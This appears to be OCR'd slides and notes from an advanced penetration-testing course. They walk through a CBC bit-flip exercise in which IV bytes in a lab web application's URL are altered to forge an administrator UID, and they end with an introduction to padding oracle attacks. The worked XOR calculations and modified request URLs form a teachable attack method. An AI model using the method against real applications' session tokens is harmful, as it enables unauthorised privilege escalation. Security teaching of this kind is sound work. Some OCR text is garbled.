
### CBC Bit Flip - Privilege Escalation (1)

This slide shows the output from a sample web application that is vulnerable to a CBC bit flip attack. In the URL bar, we see two parameters; one is an IV of 16 bytes and the second variable "session" represents the encrypted content used by the web application to identify the logged-in user and their user and group permissions. With an IV of 16 bytes, it is likely that this application uses AES encryption (a common encryption algorithm with a 16-byte block size). The session data is also 16 bytes, indicating that there is only one block of ciphertext in this application.

When the user opens this page, it reads "Hello sue. Your userid is 100. Your group ID is 100." We can use this information to identify how the system reacts to our bit flip changes.

Since there is only one encrypted block, we modify the IV to manipulate the plaintext value of the session data. We don't know exactly where in the encrypted session data the usemame, user ID, and group ID are stored, so we start experimenting by changing one byte of the IV at a time. In the second example on this slide, changing the second and third bytes of the IV causes the usemame to display with odd characters; clearly our change has affected how the session information decrypts. We're not terribly interested in manipulating the username, so we continue to monitor small portions of the IV until we start seeing changes in the user ID value.

## CBC Bit Flip – Privilege Escalation (2)



```
http://crypto.sec660.org/postauth.php?iv=d93b9ca1FFFFFFf06defb98b2689ce7b&session=e4806d8de1fbcf0951f67b1b626dcd0e
```

Click here to start over.

Hello sue. Your userid is ".·. Your group ID is 100.

Basic users get limited permissions. Only users with UID 1 get administrator privileges. You cannot change any system parameters.

```
http://crypto.sec660.org/postauth.php?iv=d93b9ca1EDE1AEf06defb98b2689ce7b&session=e4806d8de1fbcf0951f67b1b626dcd0e
```

Click here to start over.

Hello sue. Your userid is 001. Your group ID is 100.

Welcome super user, with UID 001. Feel free to change anything you like.

### CBC Bit Flip - Privilege Escalation (2)

Continuing to experiment with changing the IV reveals that changing the 5th through 7th bytes allows us to manipulate the user ID value. Changing these fields to FFFFFF changes the userid from 100 to ".' . Next, we can predict which IV value we can use to cause the user ID to be 001.


For the first byte of the user ID, the value 0xFF caused the user ID to produce a double-quote character ". This character has the hexadecimal value 0x22 in the ASCII character set. Since CBC mode XORs the output of the ciphertext decryption process (an unknown value to the attacker) with the IV (a known value) to produce 0x22, we can recover the decrypted value for this byte by XORing the manipulated IV and resulting plaintext together:

0xFF XOR ??? = 0x22
0xFF XOR 0x22 = ???
0xFF XOR 0x22 = 0xDD

Here we see that 0xFF XOR 0x22 produces 0xDD. This value represents the keystream data from the ciphertext block before being XORed with the IV. Since we want to produce a value of 0x30 as the first byte of the user ID (where 0x30 is the ASCII value for "0"), we simply XOR the keystream byte with the desired decrypted value:

0xdd XOR ??? = 0x30
0xdd XOR 0x30 = ???
0xdd XOR 0x30 = 0xed

Next we return to the FF byte in the IV we know manipulates the user ID parameter, changing it to 0xED. This will cause the user ID to start with a 0. Repeat this process for the other two bytes as well to achieve a level of privilege escalation on the target system.



## Exercise: CBC Bit Flip - Privilege Escalation


- Manipulate the target web application URL line
  - Contains an IV and encrypted user session value
- Identify the value to be manipulated (IV or prior encrypted block)
- Experiment with modifying values until you are able to manipulate the application

http://crypto.sec660.org/session-handler.php

### Exercise: CBC Bit Flip - Privilege Escalation

In this exercise, you'll use the CBC bit flip attack technique against a vulnerable web application to achieve a greater privilege level on the system. In this example, the URL bar contains an IV and an encrypted user session value. Manipulate the encrypted block to change the decrypted session data.

Visit the URL on this page (which will redirect to a URL with the IV and session data present) and experiment with the IV value to try to escalate your system privileges, gaining access to a "reward" once you reach UID 0 or equivalent.




## Exercise: CBC Bit Flip – Privilege Escalation – STOP

- Stop here, unless you want answers to the exercise

Exercise: CBC Bit Flip - Privilege Escalation - STOP

Don't go any further unless you want to get the answers to the exercise. The next page will begin a review of the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own however, stop right here.



## Recognizing IV and Encrypted Content

- Target web application URL line has an IV and encrypted user session value
- IV is 16 bytes, likely AES cipher
- Session data is also 16 bytes, only one ciphertext block is present
  - Can edit IV to manipulate encrypted block
- Editing portions of the IV displays changes in the username and UID

### Recognizing IV and Encrypted Content


The target web application and URL line has an IV and an encrypted user session value following the parameters "iv" and "session". The IV is 16 bytes, indicating that the encryption algorithm is likely AES (a common 16-byte block cipher).

The ciphertext content is also 16 bytes, indicating that there is only one ciphertext block present. Since there is only one ciphertext block, we manipulate the IV to change the decrypted session data.

Experiment with changing portions of the IV value, starting with one byte at a time. Keep looking at the changes to the decrypted session data for each change to identify which portion of the IV allows you to influence the UID value.

## Sample IV Change

```
http://crypto.sec660.org/session-handler.php?
iv=95851d6bFFFFed0171035d5e03886f10&
session=ee62c3757e899b566d80b04c47b6d2be
```



Hello jwri c t Your userid is UID=20.

Username in hex: 0x6a 0x77 0x72 0x69 0xe7 0x41 0x74

UID in hex: 0x55 0x49 0x44 0x3d 0x32 0x30

Since your permissions are only 20 you don't get any special access. Now, if there was a way you could make your UID equal to zero (or 00), then that might be a different story.

Changing the 5th and 6th bytes of the IV changes the username content. Continue working to the right until you start reaching the UID value.

### Sample IV Change

This slide shows the URL for a sample IV change. Here, changing the 5th and 6th bytes of the IV to 0xFFFF changes the web page from "Hello jwright." to "Hello jwri9At.". We can see that changing these bytes of the IV influences the decrypted content, just not in the place where we want to manipulate the data. Keep working to the right of the IV until you start seeing changes reflected in the UID value.

## Predicting the Desired Value

```
http://crypto.sec660.org/session-handler.php?
iv=95851d6b7fd6ed0171035d5e03886f10&
session=ee62c3757e899b566d80b04c47b6d2be
```

- The 13th and 14th IV bytes control the user UID: 0x03 0x88
- The default UID is 20, only the first byte (2 or 0x32) needs to be modified
  - 0x32 E 0x03 = 0x31 = keystream byte
- We want to produce an 0x30 ("0")
  - K E ??? = 0x30
  - 0x31 E 0x30 = ??? = 0x01
- Changing the 13th byte to 0x01 returns UID=0

Predicting the Desired Value

If we keep changing values, we learn that the 13th and 14th bytes of the IV control the user ID parameter; in the original IV, these bytes are 0x03 and 0x88. In the web page content, the UID is "20" in ASCII or 0x32 0x30. We want to modify this value to achieve a UID of 00. Since the second byte of the UID is already zero, we can focus on the first byte.


The first byte of the UID is 2 or 0x32. If we XOR the decrypted byte (the plaintext) with the IV we can reveal the keystream byte (KS). Here, the plaintext is 0x32 and the IV is 0x03; XORed together it produces a keystream byte of 0x31.

Once we know the keystream byte, we can easily identify the IV value that will produce the desired plaintext byte. To achieve a UID of 0, we need to change the plaintext value to "0" (0x30). We can use the formula KS XOR ??? = 0x30 to solve the unknown IV byte. Since KS XOR ??? = 0x30, and KS is 0x31, then 0x31 XOR 0x30 produces the desired IV. 0x31 XOR 0x30 produces 0x01.

Knowing this, we can change the 13th byte of the IV to 0x01 to produce a UID of 0.

## Successful Bit Flip

```
http://crypto.sec660.org/session-handler.php?
iv=95851d6b7fd6ed0171035d5e01886f10&
session=ee62c3757e899b566d80b04c47b6d2be
```



d c ..Q. t l

Hello jwright. Your userId is UID=00.


Username in hex: 0x6a 0x77 0x72 0x69 0x67 0x6& 0x74

1JJD In hex: 0x55 0x49 0>44 0x3d o,e o 0x30

Welcome super student. Please enjoy this picture as a "reward" for your success.

Successful Bit Flip

This slide shows that changing the 13th byte of the IV causes the number following the "UID=" parameter to change. Using the calculation on the previous slide, we know that replacing this value with 0x01 will cause the UID to equal "00", yielding the "super student" page shown in this slide.




## CBC Bit Flip Attack: The Point

- CBC bit flipping allows us to manipulate decrypted data content in a predictable fashion
  - By manipulating the previous block (or IV), we produce changes in the next block
- In some situations, CBC bit flipping can be exploited for privilege escalation
- Manually evaluate and inspect content to identify application vulnerability

### CBC Bit Flip Attack: The Point

In this exercise, we exploited a vulnerable web application that used CBC encryption to protect the confidentiality and integrity of data. By manipulating the encrypted content, we can change the data that follows the manipulated block in a predictable fashion. Remember, if we are manipulating the first block of encrypted data, we target the IV with the bit flip changes.

In some situations, CBC bit flipping can be used for privilege escalation attacks. Identifying vulnerable applications is a manual analysis task where we change specific bits in an application and observe any functionality changes that are produced.




## Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!

SEC 6 0 | **Advanced Penetration Testing**, Exploit Writing, and Ethical Hacking

Exercise Complete - STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



## Oracle Padding Attacks

- Oracle: Something that gives you answers
- Padding: Required for block ciphers; different methods are used
- An oracle attack exploits a decryption information source
  - For a given block, did it decrypt correctly, incorrectly, or have bad padding?

